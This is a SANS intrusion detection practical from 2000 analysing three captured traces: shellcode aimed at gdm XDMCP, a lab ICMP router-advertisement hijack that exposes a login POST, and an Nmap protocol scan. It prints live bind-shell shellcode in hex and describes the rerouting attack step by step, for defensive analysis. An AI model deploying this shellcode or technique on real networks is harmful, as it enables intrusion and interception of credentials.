Global Information Assurance Certification Paper

SANS Intrusion Detection Practical

Kevin Black

November 22, 2000

Table of Contents

Network Detects

Trace #1 Shell Code on UDP/177

```
[**] IDS362 - MISC - Shellcode X86 NOPS-UDP [**]
11/06-22:51:14.932486 209.180.113.152:1031 -> 10.242.199.2:177
UDP TTL:48 TOS:0x0 ID:5683
Len: 1420
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

Frame 6430 (1454 on wire, 1454 captured)
Ethernet II
Internet Protocol
User Datagram Protocol
Data (1412 bytes)
   0  0060 0846 d018 0000 c577 9ab4 0800 4500   .`.F.....w....E.
  10  05a0 1633 0000 3011 59d9 d1b4 7198 0af2   ...3..0.Y...q...
  20  c702 0407 00b1 058c b87c 0001 0004 057d   .........|.....}
  30  0578 7f00 0001 0000 0000 0000 0000 9090   .x..............
  40  9090 9090 9090 9090 9090 9090 9090 9090   ................
  50  9090 95f7 ffbf 9090 9090 9090 9090 9090   ................
  60  9090 9090 9090 9090 9090 9090 9090 9090   ................
  70  9090 9090 9090 9090 9090 9090 9090 9090   ................
  80  9090 9090 9090 9090 9090 9090 9090 9090   ................
{SNIP}
 4f0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 500  9090 9090 9090 9090 9090 9090 9090 9090   ................
 510  9090 9090 9090 9090 9090 9090 9090 9090   ................
 520  9090 9090 9090 9090 9089 e531 d2b2 6689   ...........1..f.
 530  d031 c989 cb43 895d f843 895d f44b 894d   .1...C.].C.].K.M
 540  fc8d 4df4 cd80 31c9 8945 f443 6689 5dec   ..M...1..E.Cf.].
 550  66c7 45ee 0f27 894d f08d 45ec 8945 f8c6   f.E..'.M..E..E..
 560  45fc 1089 d08d 4df4 cd80 89d0 4343 cd80   E.....M.....CC..
 570  89d0 43cd 8089 c331 c9b2 3f89 d0cd 8089   ..C....1..?.....
 580  d041 cd80 eb18 5e89 7508 31c0 8846 0789   .A....^.u.1..F..
 590  450c b00b 89f3 8d4d 088d 550c cd80 e8e3   E......M..U.....
 5a0  ffff ff2f 6269 6e2f 7368 0000 0000         .../bin/sh....
```

Source of the trace

This trace was caught by Snort and Ethereal running on my network.

Detect Generated by

Snort was configured with the default rules file that was modified in October 2000. Ethereal was set to capture everything with no filters.

Probability the Source Address Was Spoofed

Due to the fact that this exploit uses UDP it is very likely that the attacker could have spoofed his/her address. We would have known whether the attacker spoofed the source address if the attack had been successful as it would have been followed by a TCP connect to port 3879 which would not have been spoofed. Fortunately the program that this exploits was not running.

Description of the Attack

There is an exploit described at http://www.securityfocus.com/bid/1233 called the 'GNOME gdm XDMCP Buffer Overflow Vulnerability'. It was the hackers intent to exploit this vulnerability to open a shell on TCP port 3879. It should be noted that this port may be changed by changing the source code.

Attack Mechanism

This attack attacks UDP port 177 found in the packet:

```
 20  c702 0407 00b1 058c b87c 0001 0004 057d   .........|.....}
```

The way that is works is that the code attempts to exploit a buffer overflow in Gnomes XDMCP. A buffer overflow occurs when bounds checking is not done and input to a buffer is larger than the buffer can handle. When the data is written to the stack it overflows and overwrites the return pointer. The return pointer is replaced with a new return pointer to the shell code. The trick is to hit the shell code with the return pointer which would be very difficult. The way this exploit gets around this is by using a 'slide'. The slide is made up of NOP's, (no-ops), in this case 0x90. If the attack is successful the shell code executes and listens on port 3879.

A very good description of buffer overflows can be found in Phrack49-14. http://www.attrition.org/~modify/texts/phrack/ . The name of the article is "Smashing the Stack for Fun and Profit" by Aleph1.

Correlations

This attack is fairly new and can be found at http://www.securityfocus.com/bid/1233. I don't believe that it has been widely reported since XDMCP does not run by default.

Evidence of Active Targeting

This is definitely active targeting. The packet contained a malicious payload aimed directly at a Linux box that if running XDMCP would be vulnerable.

Severity

(Critical + Lethal) – (System + Net Countermeasures) = Severity
(5 + 4) – (4 + 4) = 1

Critical = 5 This was a direct attack with a Linux exploit against a critical Linux server running web, mail, and DNS. This implies that the attacker had prior knowledge about the system.
Lethal = 4 If this port had been open and XDMCP running this would have been a very lethal attack as it would have provided the attacker with an unauthorized shell.
System = 4 The target system is pretty well patched and has never had XDMCP running. The attacker may have been misled into believing that the port was open due to Portsentry though there was not a scan that I could identify prior to this attack.
Net Countermeasures = 4 Although the network did not block this particular packet from getting through alarms did register.

Defensive Recommendation

By default XDMCP is not running in most Linux distributions. If you feel the need to run it be aware of this exploit and block the port from all but devices. Even then the box is still vulnerable to spoofing. My advice would be to turn it off until a patch is made available.

Test Question

The stack, when talking about buffer overflows, refers to what:

A: The TCP/IP stack.
B: The target programs memory stack.
C: The stack of data in sent to the host.
D: The area in the programs memory space that contains the commands.

Trace #2 Route Advertise Exploit

********** FROM ETH0 on Linux Laptop*******
Frame 1 (60 on wire, 60 captured)
IEEE 802.3
Logical-Link Control
Spanning Tree Protocol

```
  0  0180 c200 0000 0002 4b83 f0d2 0026 4242   ........K....&BB
 10  0300 0000 0000 8000 0002 4b83 f0c0 0000   ..........K.....
 20  0000 8000 0002 4b83 f0c0 8020 0000 1400   ......K.... ....
 30  0200 0f00 0000 0000 0000 0000             ............
```

****
<SNIP>
****

Frame 21 (65 on wire, 65 captured)
Ethernet II
Internet Protocol
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default)
Total Length: 51
Identification: 0x01e8
Flags: 0x00
Fragment offset: 0
Time to live: 128
Protocol: ICMP (0x01)
Header checksum: 0xb1e8 (correct)
Source: 192.168.2.170 (192.168.2.170)
Destination: 192.168.2.255 (192.168.2.255)
Internet Control Message Protocol
Type: **9** (Router advertisement)
Code: 0
Checksum: 0x49d2
Number of addresses: 2
Address entry size: 2
Lifetime: **2 hours, 8 minutes**
Router address: 192.168.2.5
Preference level: 1000
Router address: 192.168.2.5
Preference level: 1000

```
  0  ffff ffff ffff 0050 56ac 0001 0800 4500   .......PV.....E.
 10  0033 01e8 0000 8001 b1e8 c0a8 02aa c0a8   .3..............
 20  02ff 0900 49d2 0202 1e00 c0a8 0205 0000   ....I...........
 30  03e8 c0a8 0205 0000 03e8 0000 0000 0000   ................
 40  00                                        .
```

Frame 22 (65 on wire, 65 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default)
    Total Length: 51
    Identification: 0x01e8
    Flags: 0x00
    Fragment offset: 0
    Time to live: 128
    Protocol: ICMP (0x01)
    Header checksum: 0xb1e8 (correct)
    Source: 192.168.2.170 (192.168.2.170)
    Destination: 192.168.2.255 (192.168.2.255)
Internet Control Message Protocol
    Type: **9** (Router advertisement)
    Code: 0
    Checksum: 0x49d2
    Number of addresses: 2
    Address entry size: 2
    Lifetime: **2 hours, 8 minutes**
    Router address: 192.168.2.5
    Preference level: 1000
    Router address: 192.168.2.5
    Preference level: 1000

```
  0  ffff ffff ffff 0050 56ac 0001 0800 4500   .......PV.....E.
 10  0033 01e8 0000 8001 b1e8 c0a8 02aa c0a8   .3..............
 20  02ff 0900 49d2 0202 1e00 c0a8 0205 0000   ....I...........
 30  03e8 c0a8 0205 0000 03e8 0000 0000 0000   ................
 40  00                                        .
```

Frame 23 (60 on wire, 60 captured)
IEEE 802.3
Logical-Link Control
Spanning Tree Protocol

```
  0  0180 c200 0000 0002 4b83 f0d2 0026 4242   ........K....&BB
 10  0300 0000 0001 8000 0002 4b83 f0c0 0000   ..........K.....
 20  0000 8000 0002 4b83 f0c0 8020 0000 1400   ......K.... ....
 30  0200 0f00 0000 0000 0000 0000             ............
```

Frame 24 (60 on wire, 60 captured)
IEEE 802.3
Logical-Link Control
Spanning Tree Protocol

```
  0  0180 c200 0000 0002 4b83 f0d2 0026 4242   ........K....&BB
 10  0300 0000 0001 8000 0002 4b83 f0c0 0000   ..........K.....
 20  0000 8000 0002 4b83 f0c0 8020 0000 1400   ......K.... ....
 30  0200 0f00 0000 0000 0000 0000             ............
```

```
Frame 25 (373 on wire, 373 captured)
IEEE 802.3
Logical-Link Control
Cisco Discovery Protocol

  0  0100 0ccc cccc 0002 4b83 f0d2 0167 aaaa   ........K....g..
 10  0300 000c 2000 02b4 982f 0001 000a 5377   .... ..../....Sw
 20  6974 6368 0002 0011 0000 0001 0101 cc00   itch............
 30  040a 0000 fe00 0300 1446 6173 7445 7468   .........FastEth
 40  6572 6e65 7430 2f31 3800 0400 0800 0000   ernet0/18.......
 50  0a00 0500 e743 6973 636f 2049 6e74 6572   .....Cisco Inter
 60  6e65 7477 6f72 6b20 4f70 6572 6174 696e   network Operatin
 70  6720 5379 7374 656d 2053 6f66 7477 6172   g System Softwar
 80  6520 0a49 4f53 2028 746d 2920 4332 3930   e .IOS (tm) C290
 90  3058 4c20 536f 6674 7761 7265 2028 4332   0XL Software (C2
 a0  3930 3058 4c2d 4333 4832 532d 4d29 2c20   900XL-C3H2S-M),
 b0  5665 7273 696f 6e20 3132 2e30 2835 2e32   Version 12.0(5.2
 c0  2958 552c 204d 4149 4e54 454e 414e 4345   )XU, MAINTENANCE
 d0  2049 4e54 4552 494d 2053 4f46 5457 4152    INTERIM SOFTWAR
 e0  450a 436f 7079 7269 6768 7420 2863 2920   E.Copyright (c)
 f0  3139 3836 2d32 3030 3020 6279 2063 6973   1986-2000 by cis
100  636f 2053 7973 7465 6d73 2c20 496e 632e   co Systems, Inc.
110  0a43 6f6d 7069 6c65 6420 4d6f 6e20 3137   .Compiled Mon 17
120  2d4a 756c 2d30 3020 3137 3a33 3520 6279   -Jul-00 17:35 by
130  2061 796f 756e 6573 0006 0015 6369 7363    ayounes....cisc
140  6f20 5753 2d43 3239 3234 2d58 4c00 0800   o WS-C2924-XL...
150  2400 000c 0112 0000 0000 ffff ffff 0101   $...............
160  21ff 0000 0000 0000 0002 4b83 f0c0 ff00   !.........K.....
170  0100 0900 04                              .....

 ****
<SNIP>
 ****
```

****NOTE: Packets are now being seen from the local switched network as the attacking computer is now the default gateway.***

```
Frame 32 (74 on wire, 74 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default)
    Total Length: 60
    Identification: 0xae03
    Flags: 0x00
    Fragment offset: 0
    Time to live: 128
    Protocol: UDP (0x11)
    Header checksum: 0x3df2 (correct)
    Source: 192.168.2.20 (192.168.2.20)
    Destination: 207.69.188.185 (207.69.188.185)
User Datagram Protocol
Domain Name System (query)

  0  0050 da31 e651 00a0 24a5 417c 0800 4500   .P.1.Q..$.A|..E.
 10  003c ae03 0000 8011 3df2 c0a8 0214 cf45   .<......=......E
```

```
  20  bcb9 045f 0035 0028 b824 0007 0100 0001   ..._.5.(.$......
  30  0000 0000 0000 046d 6169 6c05 7961 686f   .......mail.yaho
  40  6f03 636f 6d00 0001 0001                  o.com.....

 ****
<SNIP>
 ****

Frame 35 (435 on wire, 435 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default)
    Total Length: 421
    Identification: 0x9d80
    Flags: 0x00
    Fragment offset: 0
    Time to live: 14
    Protocol: UDP (0x11)
    Header checksum: 0xbe76 (correct)
    Source: 207.69.188.185 (207.69.188.185)
    Destination: 192.168.2.170 (192.168.2.170)
User Datagram Protocol
Domain Name System (response)

   0  0050 56ac 0001 0002 16ad 4ba1 0800 4500  .PV.......K...E.
  10  01a5 9d80 0000 0e11 be76 cf45 bcb9 c0a8   .........v.E....
  20  02aa 0035 0401 0191 18b2 0007 8180 0001   ...5............
  30  0004 0008 0008 046d 6169 6c05 7961 686f   .......mail.yaho
  40  6f03 636f 6d00 0001 0001 c00c 0005 0001   o.com...........
  50  0000 0294 0011 056c 6f67 696e 0579 6168   .......login.yah
  60  6f6f 0363 6f6d 00c0 2c00 0500 0100 0003   oo.com..,.......
  70  0f00 1805 6c6f 6769 6e05 7961 686f 6f06    ....login.yahoo.
  80  616b 6164 6e73 036e 6574 00c0 4900 0100   akadns.net..I...
  90  0100 0000 e000 04d8 736a 22c0 4900 0100   ........sj".I...
  a0  0100 0000 e000 04d8 736a 23c0 5500 0200   ........sj#.U...
  b0  0100 010a 4d00 0502 5a41 c055 c055 0002   ....M...ZA.U.U..
  c0  0001 0001 0a4d 0005 025a 42c0 55c0 5500   .....M...ZB.U.U.
  d0  0200 0100 010a 4d00 0502 5a43 c055 c055   ......M...ZC.U.U
  e0  0002 0001 0001 0a4d 0005 025a 44c0 55c0   .......M...ZD.U.
  f0  5500 0200 0100 010a 4d00 0502 5a45 c055   U.......M...ZE.U
 100  c055 0002 0001 0001 0a4d 0005 025a 46c0   .U.......M...ZF.
 110  55c0 5500 0200 0100 010a 4d00 0502 5a47   U.U.......M...ZG
 120  c055 c055 0002 0001 0001 0a4d 0005 025a   .U.U.......M...Z
 130  48c0 55c0 8d00 0100 0100 00be 7a00 04d1   H.U.........z...
 140  b9bc 27c0 9e00 0100 0100 00a1 0b00 04d8   ..'.............
 150  2041 69c0 af00 0100 0100 00ce 2600 04cc    Ai.........&...
 160  b26b e3c0 c000 0100 0100 00e4 da00 04cc   .k..............
 170  b26e 43c0 d100 0100 0100 00ce 9d00 04d8   .nC.............
 180  c80e 76c0 e200 0100 0100 00e0 db00 04d0   ..v.............
 190  0555 84c0 f300 0100 0100 00b7 9f00 04ce   .U..............
 1a0  84a0 24c1 0400 0100 0100 00d2 e400 043f   ..$............?
 1b0  d030 2a                                   .0*
```

****
<SNIP>
****

Frame 90 (614 on wire, 614 captured)
Ethernet II
Internet Protocol
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default)
Total Length: 600
Identification: 0xbc03
Flags: 0x04
Fragment offset: 0
Time to live: 128
Protocol: TCP (0x06)
Header checksum: 0x374a (correct)
Source: 192.168.2.20 (192.168.2.20)
Destination: 216.115.106.34 (216.115.106.34)
Transmission Control Protocol, Src Port: 1121 (1121), Dst Port: 80 (80), Seq: 4275544, Ack: 4075662919
Hypertext Transfer Protocol

```
  0  0050 da31 e651 00a0 24a5 417c 0800 4500   .P.1.Q..$.A|..E.
 10  0258 bc03 4000 8006 374a c0a8 0214 d873   .X..@...7J.....s
 20  6a22 0461 0050 0041 3d58 f2ed ae47 5018   j".a.P.A=X...GP.
 30  2238 c07d 0000 504f 5354 202f 636f 6e66   "8.}..POST /conf
 40  6967 2f6c 6f67 696e 3f65 7661 306c 7074   ig/login?eva0lpt
 50  3565 626a 3166 2048 5454 502f 312e 310d   5ebj1f HTTP/1.1.
 60  0a41 6363 6570 743a 2069 6d61 6765 2f67   .Accept: image/g
 70  6966 2c20 696d 6167 652f 782d 7862 6974   if, image/x-xbit
 80  6d61 702c 2069 6d61 6765 2f6a 7065 672c   map, image/jpeg,
 90  2069 6d61 6765 2f70 6a70 6567 2c20 2a2f    image/pjpeg, */
 a0  2a0d 0a52 6566 6572 6572 3a20 6874 7470   *..Referer: http
 b0  3a2f 2f6d 6169 6c2e 7961 686f 6f2e 636f   ://mail.yahoo.co
 c0  6d2f 0d0a 4163 6365 7074 2d4c 616e 6775   m/..Accept-Langu
 d0  6167 653a 2065 6e2d 7573 0d0a 436f 6e74   age: en-us..Cont
 e0  656e 742d 5479 7065 3a20 6170 706c 6963   ent-Type: applic
 f0  6174 696f 6e2f 782d 7777 772d 666f 726d   ation/x-www-form
100  2d75 726c 656e 636f 6465 640d 0a41 6363   -urlencoded..Acc
110  6570 742d 456e 636f 6469 6e67 3a20 677a   ept-Encoding: gz
120  6970 2c20 6465 666c 6174 650d 0a55 7365   ip, deflate..Use
130  722d 4167 656e 743a 204d 6f7a 696c 6c61   r-Agent: Mozilla
140  2f34 2e30 2028 636f 6d70 6174 6962 6c65   /4.0 (compatible
150  3b20 4d53 4945 2035 2e30 3b20 5769 6e64   ; MSIE 5.0; Wind
160  6f77 7320 3938 3b20 4469 6745 7874 290d   ows 98; DigExt).
170  0a48 6f73 743a 206c 6f67 696e 2e79 6168   .Host: login.yah
180  6f6f 2e63 6f6d 0d0a 436f 6e74 656e 742d   oo.com..Content-
190  4c65 6e67 7468 3a20 3132 300d 0a43 6f6e   Length: 120..Con
1a0  6e65 6374 696f 6e3a 204b 6565 702d 416c   nection: Keep-Al
1b0  6976 650d 0a43 6f6f 6b69 653a 2042 3d35   ive..Cookie: B=5
1c0  3263 316c 6538 7430 6830 7130 2662 3d32   2c1le8t0h0q0&b=2
1d0  3b20 593d 763d 3126 6e3d 3872 6e6b 7673   ; Y=v=1&n=8rnkvs
1e0  316d 6e34 696c 7426 703d 0d0a 0d0a 2e74   1mn4ilt&p=.....t
1f0  7269 6573 3d26 2e73 7263 3d79 6d26 2e6c   ries=&.src=ym&.l
200  6173 743d 2670 726f 6d6f 3d26 2e69 6e74   ast=&promo=&.int
```

```
 210  6c3d 7573 262e 6279 7061 7373 3d26 2e70   l=us&.bypass=&.p
 220  6172 746e 6572 3d26 2e75 3d26 2e76 3d26   artner=&.u=&.v=&
 230  6861 734d 7367 723d 3026 2e63 686b 503d   hasMsgr=0&.chkP=
 240  5926 2e64 6f6e 653d 266c 6f67 696e 3d61   Y&.done=&login=a
 250  6c61 6d65 7231 2670 6173 7377 643d 7061   lamer1&passwd=pa
 260  7373 776f 7264                            ssword
```

```
 ****
<SNIP>
 ****
```


```
Frame 274 (60 on wire, 60 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default)
    Total Length: 40
    Identification: 0xe903
    Flags: 0x04
    Fragment offset: 0
    Time to live: 126
    Protocol: TCP (0x06)
    Header checksum: 0xcbd3 (correct)
    Source: 192.168.2.170 (192.168.2.170)
    Destination: 63.210.68.212 (63.210.68.212)
Transmission Control Protocol, Src Port: 1028 (1028), Dst Port: 80 (80), Seq: 4293108, Ack:
150128163
```

```
  0  0002 16ad 4ba1 0050 56ac 0001 0800 4500   ....K..PV.....E.
 10  0028 e903 4000 7e06 cbd3 c0a8 02aa 3fd2   .(..@.~.......?.
 20  44d4 0404 0050 0041 81f4 08f2 c623 5010   D....P.A.....#P.
 30  1ef2 f34a 0000 0466 3130 3604             ...J...f106.
```

```
Frame 275 (60 on wire, 60 captured)
IEEE 802.3
Logical-Link Control
Spanning Tree Protocol
```

```
  0  0180 c200 0000 0002 4b83 f0d2 0026 4242   ........K....&BB
 10  0300 0000 0000 8000 0002 4b83 f0c0 0000   ..........K.....
 20  0000 8000 0002 4b83 f0c0 8020 0000 1400   ......K.... ....
 30  0200 0f00 0000 0000 0000 0000             ............
```

Source of the trace



This trace needs a little explaining for full understanding. The trace itself was generated in a lab that had Internet connectivity. The attackers box was set up running Redhat Linux 6.2 and had VMWare installed. Windows 2000 was running in the VMWare session. Linux was set up using IPChains and Masquerading with the default gateway set to the Win2K VMWare virtual card. The Win2K session was set up to use network sharing and its default gateway was set to the Internet router. The whole network was set up on a Cisco switch and no spanning between ports was used.

Detect Generated by

This detect was generated by Ethereal. Snort was running with the default filter, (updated in October), but it did not detect anything abnormal.

Probability the Source Address Was Spoofed

I generated the packets so I know that the source address was definitely not spoofed but I suppose it could have been. The purpose of the attack is to add a route with a metric of 0 into a Windows 95/98 machine. There are a few situations that an attacker may wish to spoof their address. These situations could be:

- ⇨ If the attacker only wanted to bring the network down.
- ⇨ If the attacker was on one box and wanted to direct traffic through another compromised box.
- ⇨ If the attacker wanted to confuse the issue and use 'same wire networking'. Meaning the attacker could modify his/her arp table with the routers MAC and the targets MAC, pointing the IP addresses with a 32 bit mask to his/her own IP. Once the arp table was changed they could change their IP and MAC to anything they wanted.

Description of the Attack

This attack takes advantage of the fact that Windows 95/98 workstations by default listen to router advertisements. By using 1000 in the preference field Windows will set the metric on this packet as zero thus overriding all other routes. There is a second portion to this problem in which Linux will send out an ICMP redirect packet to the target workstation pointing it to the default gateway anyway.

Workstation -> DNS request for www.yahoo.com -> Linux box
Linux Box -> ICMP redirect to the default gateway -> Workstation
Workstation -> Receives the DNS IP and adds the route:
{www.yahoo.com IP} netmask 255.255.255.255 gw default gateway

In order to get around this the attacker must route the packet to another subnet then back into the real one. I accomplished this by using the VMWare session. The packets were routed from the Linux eth0 interface to the VMWare bridge to the Win2K interface, (which is the same NIC as the Linux eth0) and the return packets move in the reverse order.

Attack Mechanism

The mechanism is a small program that I wrote after reading the paper on this written by Silicosis of Lopht http://www.l0pht.com/advisories/rdp.txt . In this case the attacker sends out two router advertisement packets. These packets will effect most Windows 95/98 workstations. There are a few things that I would like to point out in these packets.

```
Frame 21 (65 on wire, 65 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 51
   Identification: 0x01e8
   Flags: 0x00
   Fragment offset: 0
   Time to live: 128
   Protocol: ICMP (0x01)
   Header checksum: 0xb1e8 (correct)
   Source: 192.168.2.170 (192.168.2.170)
   Destination: 192.168.2.255 (192.168.2.255)
Internet Control Message Protocol
   Type: 9 (Router advertisement)
   Code: 0
   Checksum: 0x49d2
   Number of addresses: 2
   Address entry size: 2
   Lifetime: 2 hours, 8 minutes
   Router address: 192.168.2.5
   Preference level: 1000
   Router address: 192.168.2.5
   Preference level: 1000

  0  ffff ffff ffff 0050 56ac 0001 0800 4500   .......PV.....E.
 10  0033 01e8 0000 8001 b1e8 c0a8 02aa c0a8   .3..............
```

```
20  02ff 0900 49d2 0202 1e00 c0a8 0205 0000   ....I...........
30  03e8 c0a8 0205 0000 03e8 0000 0000 0000   ................
40  00                                        .
```

First notice the lifetime. This is configurable and designates how long the route is valid. This means that if the packet was not detected then within 2 hours and 8 min in this case there would not be any real trace of what happened.

Second notice the preference level. Due to the internal calculations made within Windows a preference level of 1000 will set a metric of zero. This means that the new route will override any other route within the box.

Correlations

This attack is fairly well known and has been well documented. The original advisory can be found at: http://www.l0pht.com/advisories/rdp.txt.

Evidence of Active Targeting

There is definitely evidence of active targeting here. There is no other purpose in this attack.

Severity

(Critical + Lethal) – (System + Net Countermeasures) = Severity

(5 + 5) – (1 + 0) = 9

Critical = 5 At this point this attack is not directed to any one particular server or workstation but rather all of them. While most servers would not be vulnerable to this attack the clients would be. This means that the server data is traversing the attackers computer anyways. This attack can have devastating consequences.

Lethal = 5 This attack was successful and could be very lethal. If the attacker had wanted to he/she could have taken most of the network down. The attacker has also bypassed the minimal security and privacy afforded to workstations with a switch meaning that he/she is now free to run tools such as LophtCrack as well as capturing critical data. This critical data includes sensitive emails send in clear text.

System = 1 This attack only effected the Windows 95/98 machines that were on the network. There were also Windows NT and Linux machines on this net that this attack did not attack. The attack was a broadcast attack and not directed against any one particular workstation.

Net Countermeasures = 0 This attack was detected by the sniffer but no alarms were raised and the detect software did not catch it. The attack was not blocked and all traces of it would disappear within two hours. This was also an inside job from a trusted computer.

I would classify this attack with a severity of 9. The network has been successfully compromised and it would be safe to assume attacker has collected some very critical data such as usernames and passwords/ password hashes. I would like to point out the tail end of the packet 'Frame 90'

```
Frame 90 (614 on wire, 614 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 600
   Identification: 0xbc03
   Flags: 0x04
   Fragment offset: 0
   Time to live: 128
   Protocol: TCP (0x06)
   Header checksum: 0x374a (correct)
   Source: 192.168.2.20 (192.168.2.20)
   Destination: 216.115.106.34 (216.115.106.34)
Transmission Control Protocol, Src Port: 1121 (1121), Dst Port: 80 (80), Seq: 4275544, Ack:
4075662919
Hypertext Transfer Protocol
… <SNIP> …
230  6861 734d 7367 723d 3026 2e63 686b 503d   hasMsgr=0&.chkP=
 240  5926 2e64 6f6e 653d 266c 6f67 696e 3d61   Y&.done=&login=a
 250  6c61 6d65 7231 2670 6173 7377 643d 7061   lamer1&passwd=pa
 260  7373 776f 7264                            ssword
```

Even though this is a switched network the attacker is able to see every packet coming to and from the target computer. In this example the users e-mail account has been compromised. This attack will also work for man-in-the middle attacks.

Defensive Recommendation

There are a few ways to defeat this. The first is to maintain a defensive stance within the internal network by monitoring traffic. Sniffing for router advertisement packets that are advertising a router that is not known. Lopht also has a detection program as well that can detect these packets. This program is available at:
http://www.l0pht.com/advisories/rdp.tar.gz

Test Question

With regards to the OSI model, ICMP fits where?

A: Where layer3 switches operate.
B: Where bridges Operate
C: Transport Layer
D: LLC

Second Question:

True or false: You can use the Ping utility to ping 80/tcp?

Trace #3 Nmap Protocol Scan

```
[**] PING-ICMP Destination Unreachable [**]
11/06-23:44:04.217996 10.242.199.2 -> attacker.@home.com
ICMP TTL:255 TOS:0xC0 ID:6937
DESTINATION UNREACHABLE: PROTOCOL UNREACHABLE
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] PING-ICMP Destination Unreachable [**]
11/06-23:44:04.219608 10.242.199.2 -> attacker.@home.com
ICMP TTL:255 TOS:0xC0 ID:6938
DESTINATION UNREACHABLE: PROTOCOL UNREACHABLE
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] PING-ICMP Destination Unreachable [**]
11/06-23:48:18.693853 10.242.199.2 -> attacker.@home.com
ICMP TTL:255 TOS:0xC0 ID:7193
DESTINATION UNREACHABLE: PROTOCOL UNREACHABLE
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] PING-ICMP Destination Unreachable [**]
11/06-23:48:18.772892 10.242.199.2 -> attacker.@home.com
ICMP TTL:255 TOS:0xC0 ID:7194
DESTINATION UNREACHABLE: PROTOCOL UNREACHABLE
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] PING-ICMP Destination Unreachable [**]
11/06-23:48:24.811387 10.242.199.2 -> attacker.@home.com
ICMP TTL:255 TOS:0xC0 ID:7195
DESTINATION UNREACHABLE: PROTOCOL UNREACHABLE
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

Frame 13651 (60 on wire, 60 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default)
    Total Length: 20
    Identification: 0xa3e3
    Flags: 0x04
    Fragment offset: 0
    Time to live: 37
    Protocol: Unknown (0x3e)
    Header checksum: 0xe731 (correct)
    Source: attacker.@home.com (attacker.@home.com)
    Destination: 10.242.199.2 (10.242.199.2)

  0  0060 0846 d018 0000 c577 9ab4 0800 4500   .`.F.....w....E.
 10  0014 a3e3 4000 253e e731 xxxx xxxx 0af2   ....@.%>.1......
 20  c702 8888 8888 8888 8888 8888 8888 8888   ................
 30  8888 8888 8888 8888 8888 8888             ............
```

```
Frame 13652 (82 on wire, 82 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0xc0 (DSCP 0x30: Class Selector 6)
    Total Length: 68
    Identification: 0x1b19
    Flags: 0x00
    Fragment offset: 0
    Time to live: 255
    Protocol: ICMP (0x01)
    Header checksum: 0xd548 (correct)
    Source: 10.242.199.2 (10.242.199.2)
    Destination: attacker.@home.com (attacker.@home.com)
Internet Control Message Protocol
    Type: 3 (Destination unreachable)
    Code: 2 (Protocol unreachable)
    Checksum: 0xa7a8
    Data (40 bytes)

   0  0000 c577 9ab4 0060 0846 d018 0800 45c0   ...w...`.F....E.
  10  0044 1b19 0000 ff01 d548 0af2 c702 xxxx   .D.......H......
  20  xxxx 0302 a7a8 0000 0000 4500 0014 a3e3   ..........E.....
  30  4000 253e e731 xxxx xxxx 0af2 c702 8888   @.%>.1..........
  40  8888 8888 8888 8888 8888 8888 8888 8888   ................
  50  8888                                      ..

*********************************************************************

Frame 14017 (60 on wire, 60 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default)
    Total Length: 20
    Identification: 0xa4ae
    Flags: 0x04
    Fragment offset: 0
    Time to live: 37
    Protocol: ICMPv6 (0x3a)
    Header checksum: 0xe66a (correct)
    Source: attacker.@home.com (attacker.@home.com)
    Destination: 10.242.199.2 (10.242.199.2)
Internet Control Message Protocol v6

   0  0060 0846 d018 0000 c577 9ab4 0800 4500   .`.F.....w....E.
  10  0014 a4ae 4000 253a e66a xxxx xxxx 0af2   ....@.%:.j......
  20  c702 8888 8888 8888 8888 8888 8888 8888   ................
  30  8888 8888 8888 8888 8888 8888             ............
```

```
Frame 14018 (82 on wire, 82 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
